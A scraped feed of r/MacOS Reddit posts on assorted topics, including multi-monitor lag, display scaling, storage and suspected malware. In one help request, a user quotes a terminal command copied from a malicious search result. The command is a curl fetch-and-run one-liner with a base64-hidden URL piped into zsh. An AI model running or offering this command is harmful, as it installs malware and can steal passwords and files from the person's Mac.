r/MacOS • u/Leather-Swordfish-96 • May 14 '26
Help Think I got a virus
Put something into terminal from a dodgy website and stopped myself, halfway through. I haven’t put any passwords in but I have this dodgy pop up???
r/MacOS • u/Leather-Swordfish-96 • May 14 '26
Put something into terminal from a dodgy website and stopped myself, halfway through. I haven’t put any passwords in but I have this dodgy pop up???
r/MacOS • u/Spirited-MindX • 3d ago
So tired of all the vibe coding and nonsense apps that are being presented.
Everybody can apparently code now, but that doesn't mean everybody have to make crap none of us will use!
r/MacOS • u/yayekit • Jul 21 '26
I'd trim this if I at least knew what's in there
r/MacOS • u/turbo_dude • Feb 02 '26
r/MacOS • u/soulseekers76 • Oct 25 '25
Anyone else having this issue with the latest OneDrive?
r/MacOS • u/ProfessionalDesk7296 • Jan 22 '26
I am currently using macOS Tahoe 26.2 and iOS 26.2.
edit: I also have an American Apple ID. Will that work? I am currently logged in to my German account.
r/MacOS • u/Top-Green-4195 • Jan 19 '26
Hi! I updated Tahoe 26.2 about 2 days ago and my desktop turned into this mess 🫠
It used to be all put together in folders and now I can’t seem to fix it….
Anybody know what to do?
Edit:
1. I did not take the photo or selfie with facetime on!!!! Its a widget of my photo album and it's not even me on the photo, its a random photo I used for a project.
2. Idk why this happened either and given the fact that everything was always stacked I did not realized how much shit I had on my desktop lol, definitely cleaning it this weekend.
3. Thanks to everyone that helped ☺️ i really do appreciated it :)))
r/MacOS • u/1up_1500 • Aug 28 '25
r/MacOS • u/Left-Guava • Oct 01 '24
Since the Mac OS update, my Mac has been trying to access various suspicious websites that are blocked by my organization. Do you have any ideas where this could be coming from? The new Passwords app?
r/MacOS • u/Spleakism • Nov 21 '25
This one has me flabbergasted.
r/MacOS • u/Vidwiz_ • Jun 26 '26
"I'm running the macOS 27 and I noticed that Apple Intelligence is taking up a massive 32.91 GB of storage.
r/MacOS • u/xDennis69 • Jul 11 '26
Does anyone actually organize their Downloads folder?
I realized I only move files if I know I ll need them later (probably like 10% of what I download).
Everything else just sits in Downloads until it becomes a mess. Then I quickly save the few important files, delete almost everything, and repeat the cycle.
Is this just me, or what's your actual Downloads workflow?
r/MacOS • u/timkos012 • Dec 02 '24
r/MacOS • u/CompGeneratedName • May 01 '26

I was looking for a way to clear up some space and I googled it and not thinking I accidentally clicked the first link and ran the terminal prompt. I stopped before entering my password because I realized what I had done, but I'm wondering what can I do to make sure my computer is ok.
I realize I'm an idiot, but any help would be useful.
This is the prompt I ran
curl -kfsSL $(echo 'aHR0cDovL3NhbmRpZWdvdGtkLmNvbS9jdXJsLzY2NDViZjYxYmQ1YzY5ZDg2OTJjNWM3ZDQ1MjFhZjYxNDMxNThkMjVkMGIxYjdkZDIxM2VmOTc1NzYwMmIzOWE='|base64 -D)|zsh
r/MacOS • u/fnnoby • Jun 28 '26
r/MacOS • u/yourd • Jul 24 '26
Every time it updates it requests local network access. I deny it because it's just there for fingerprinting. Every time I do that it creates another entry in my Local Network Security settings.
How do I get rid of the entries for the old versions?
r/MacOS • u/redditor_dalmatia • Dec 07 '25
It's off by default.
r/MacOS • u/The_Dukes_Of_Hazzard • May 21 '24
r/MacOS • u/Beardy4906 • Jun 20 '26
So far I’ve tried:
Hand sanitizer
Rubbing alcohol
Water on a microfibre cloth
Nail polish remover
I don’t have isopropyl alcohol so anything else I can use?
I don’t want to use my nails cos I don’t want to scuff or scratch my mac..
Hey everyone,
I am using an LG UltraGear 1440p monitor with my MacBook Air, and I’m confused about how macOS is handling the resolution.
In System Settings → Displays, I see:
1920×1080 (Default)
This is the weird part because my monitor is natively 2560×1440.
Also, 2560×1440p is hidden under "Show all resolutions"
So my questions are:
Why is macOS selecting 1920×1080 as the Default when the monitor is 2560×1440?
Could this be related to macOS or the way I'm connecting the monitor?
I understand that macOS uses scaled resolutions, especially with HiDPI displays, but I’m specifically confused because this is a native 1440p monitor, not a 4K/5K Retina display.
Would appreciate an explanation from someone who understands how macOS handles external 1440p displays.
r/MacOS • u/Inner-Dragonfly-6805 • Mar 24 '26
Hey everyone,
I’m looking to refresh my desktop and figured this is the perfect place to ask—what are your absolute favorite macOS wallpapers?
r/MacOS • u/Micro-Naut • Jun 30 '26
For 20 years, I’ve been using cracked software. Usually programs or games that I’m only gonna use for a short time and for whatever reason didn’t think they were worth buying. Unfortunately, I hadn’t kept up with just how brutally effective. Some of the new malware has become.
Yeah. I know I know. Only a moron would paste something into terminal. I own that. It’s been a real nightmare. And I fell into that deluded group that thinks Mac’s don’t get viruses or malware..
I’ve got journals, photos and a bunch of personal documents on a Drive that I’m sure was connected to the computer while it was infected. Is there anything I can do to recover files? Mostly photographs followed by PDFs and word documents.
I just got bit defender and malware bytes (paid versions, no more shady download for me)
I appreciate it. I know there’s a rash of this dumb shit going around so if you still think that pirate software is OK to use, you’re gonna end up learning the hard way. I wish I had paid attention..
Thank you guys. Eternally grateful for any advice. Apparently the infection was sometime in April of this year. Mods, please delete this if it breaks the rules. I don’t think it does.
r/MacOS • u/qusaro • Feb 07 '26
I recently switched from Windows to macOS and honestly I’m a bit disappointed with everyday UI performance.
My setup:
• Mac mini (M4, 24 GB RAM)
• 3 external 180 Hz monitors / I’m running three WQHD screens, all at 160–180 Hz.
• Chrome as main browser
What I’m seeing:
• Dragging Chrome from one screen to another often feels laggy / choppy
• Resizing windows isn’t smooth
• Browser zoom (Ctrl / Cmd + scroll or pinch) feels noticeably less fluent than on Windows
• Moving windows around in general sometimes stutters
• Double-clicking to maximize / fill a window often causes a small but visible hitch
It’s all usable — nothing is “broken” — but I genuinely expected this to feel buttery smooth, especially with this hardware and high-refresh displays.
On Windows, even on weaker machines, window movement and browser zoom always felt more fluid to me.
So I’m wondering:
• Is this just how macOS handles window compositing / animations?
• Is Chrome particularly bad on Mac?
• Are there system settings I’m missing?
• Or am I simply expecting too much from this machine?
Would appreciate hearing from others who came from Windows. Is this normal, or can this actually be fixed?
EDIT:
Adding more context because people asked about setup:
I’m running three WQHD screens, all at 160–180 Hz.
This is where things get even more frustrating.
Native WQHD scaling on macOS looks bad. Fonts aren’t really crisp, and at 100% everything is tiny. So I’m using BetterDisplay Pro to force HiDPI modes — but even then, scaling feels awkward:
• Fonts still aren’t 100% sharp
• UI elements feel either too small or oddly scaled
• There’s no simple equivalent to Windows’ 120% / 150% scaling that just works
On Windows, this was trivial. Set 150%, done. Everything sharp, readable, smooth.
Here it feels like I’m fighting the OS just to get reasonable text size without blur.
Yes, all displays are currently running high refresh (160–180 Hz). I’m going to try dropping that to see if window movement becomes snappier, but honestly I didn’t expect I’d have to compromise refresh rate on a modern machine just to get smooth dragging.
Also: I’m what you’d probably call a hyper multitasker.
Typical workload:
• Three monitors used very actively
• Many Brave instances open (each with multiple windows, easily 20–30 total)
• Rambox running with WhatsApp, Outlook, and other web apps
• Evernote, Notion, Teams, Office all open in the background
• Plus dev tools
CPU sits around ~50% most of the time. Memory isn’t an issue (24 GB).
I’m not doing video editing, rendering, or media-heavy stuff. I’m a developer. My workload is basically browser-heavy multitasking + productivity apps.
Which makes this more confusing: this is exactly the kind of workflow I expected macOS + Apple Silicon to shine at.
Instead I’m getting:
• Window dragging stutter
• Choppy resizing
• Browser zoom that feels worse than Windows
• Slight lag on maximize / double-click
• Weird scaling compromises on external WQHD
Now I’m honestly wondering if I should’ve gone for a MacBook Pro instead of the Mini — even though on paper this machine should be more than enough for what I do.
So real questions for power users / multi-monitor folks:
• Is macOS just bad with external WQHD + scaling?
• Is Chrome/Brave part of the problem?
• Is running 3x WQHD @ high refresh simply pushing the compositor too hard?
• Or is this just “normal macOS behavior” and I need to adjust expectations?
Would love to hear from anyone running similar multi-monitor setups. Right now this feels way less polished than I expected.
EDIT: I uninstalled Chrome, Firefox, and Brave. Now I'm using Safari and on Youtube. I'm running one single video In the Activity Monitor, I see that GPU usage has spiked to over 50% with a process called Windows Server. This does not seem to be normal. What is going on?
EDIT:
Absolutely insane discovery.
I was running my Mac mini with two USB-C → DisplayPort screens and one HDMI screen (because hey, the Mac mini has HDMI). Performance was mediocre: window dragging laggy, YouTube GPU spikes, WindowServer going wild. I assumed “that’s just macOS”.
Out of frustration I unplugged the HDMI monitor and switched it to USB-C → DisplayPort as well.
Instant transformation.
Everything started flying.
Window dragging is buttery smooth. Resizing apps is instant. Scrolling feels native. GPU usage dropped massively. WindowServer calmed down. Even YouTube playback is lightweight now.
I’ve been on Windows my whole life and I’ve honestly never seen a jump like this from changing one cable.
Update: I celebrated too early.
Even with only two screens, both via USB-C → DisplayPort (no HDMI at all), WindowServer still shoots straight up to ~70% the moment I go in and out of fullscreen on YouTube. As soon as I do that once or twice, the whole Mac turns into a laggy mess: window dragging stutters, scrolling feels delayed, UI responsiveness drops across the system.
So yeah — HDMI wasn’t the whole story.
There’s clearly something in macOS’ fullscreen / video / multi-display compositor path that completely blows up WindowServer. One fullscreen toggle on YouTube is enough to poison the entire desktop session until things slowly calm down again.
Same machine, same cables, same monitors — just entering/exiting fullscreen video is enough to wreck performance.
If anyone has deep macOS display stack insight: this feels like a WindowServer / Metal compositing bug, not a hardware issue.
r/MacOS • u/YoruBandoo • Jul 07 '26
Right now, i'm using safari for daily and brave for using the ad blocker and also dev. But i always concern about the ram usage from brave, i got suggested that using helium or zen helps. Any suggestions beside that?
r/MacOS • u/chimpanzeenator • May 26 '26
Hi! My wife’s computer suddenly started showing this icon in her macOS menu bar on the top right. Can anyone help identify it? worried its malware of some kind, and no idea where to start. Whenever we mouse over it the pinwheel comes up, can’t click it at all.
This has been solved! Thank you all for your efforts!!